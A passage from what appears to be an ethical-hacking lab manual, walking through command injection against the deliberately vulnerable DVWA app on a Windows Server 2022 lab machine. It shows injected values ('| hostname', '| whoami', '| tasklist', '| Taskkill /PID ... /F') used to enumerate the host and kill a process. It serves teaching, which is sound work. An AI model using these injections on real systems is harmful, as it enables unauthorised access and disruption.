
14. You have configured a weak security setting in DVWA. Now, try to execute a command other than ping.
15. Click **Command Injection** from the left-pane.
16. The **Vulnerability: Command Injection** page appears; type **| hostname** into the **Enter an IP address** field, and click **Submit**.
17. **DVWA** returns the name of the **Windows Server 2022** machine, as shown in the screenshot.

18. This infers that the command execution field is vulnerable and that you can remotely execute commands.
19. Now, extract more information regarding the target machine, **Windows Server 2022**.
20. Type the command **| whoami** and click **Submit**.

21. The application displays the user, group, and privileges information for the user currently logged onto the **Windows Server 2022** machine, as shown in the screenshot.


22. Now, type **| tasklist**, and click **Submit** to view the processes running on the machine.

23. A list of all the running processes on the **Windows Server 2022** machine is displayed, as shown in the screenshot.



24. To check if you can terminate a process, choose any process from the list (here, **Microsoft.ActiveDirectory**), and note down its process PID (here, **3112**).


    Note: The list of running processes might differ in your lab environment.



25. Type **| Taskkill /PID [Process ID value of the desired process] /F** (here, PID is **3112**) and click **Submit**. By issuing this command, you are forcefully (**/F**) terminating the process.


26. The process will be successfully terminated, as shown in the screenshot.

Note: To confirm that the process has successfully been terminated, you can issue the **| tasklist** command again to check the running processes.



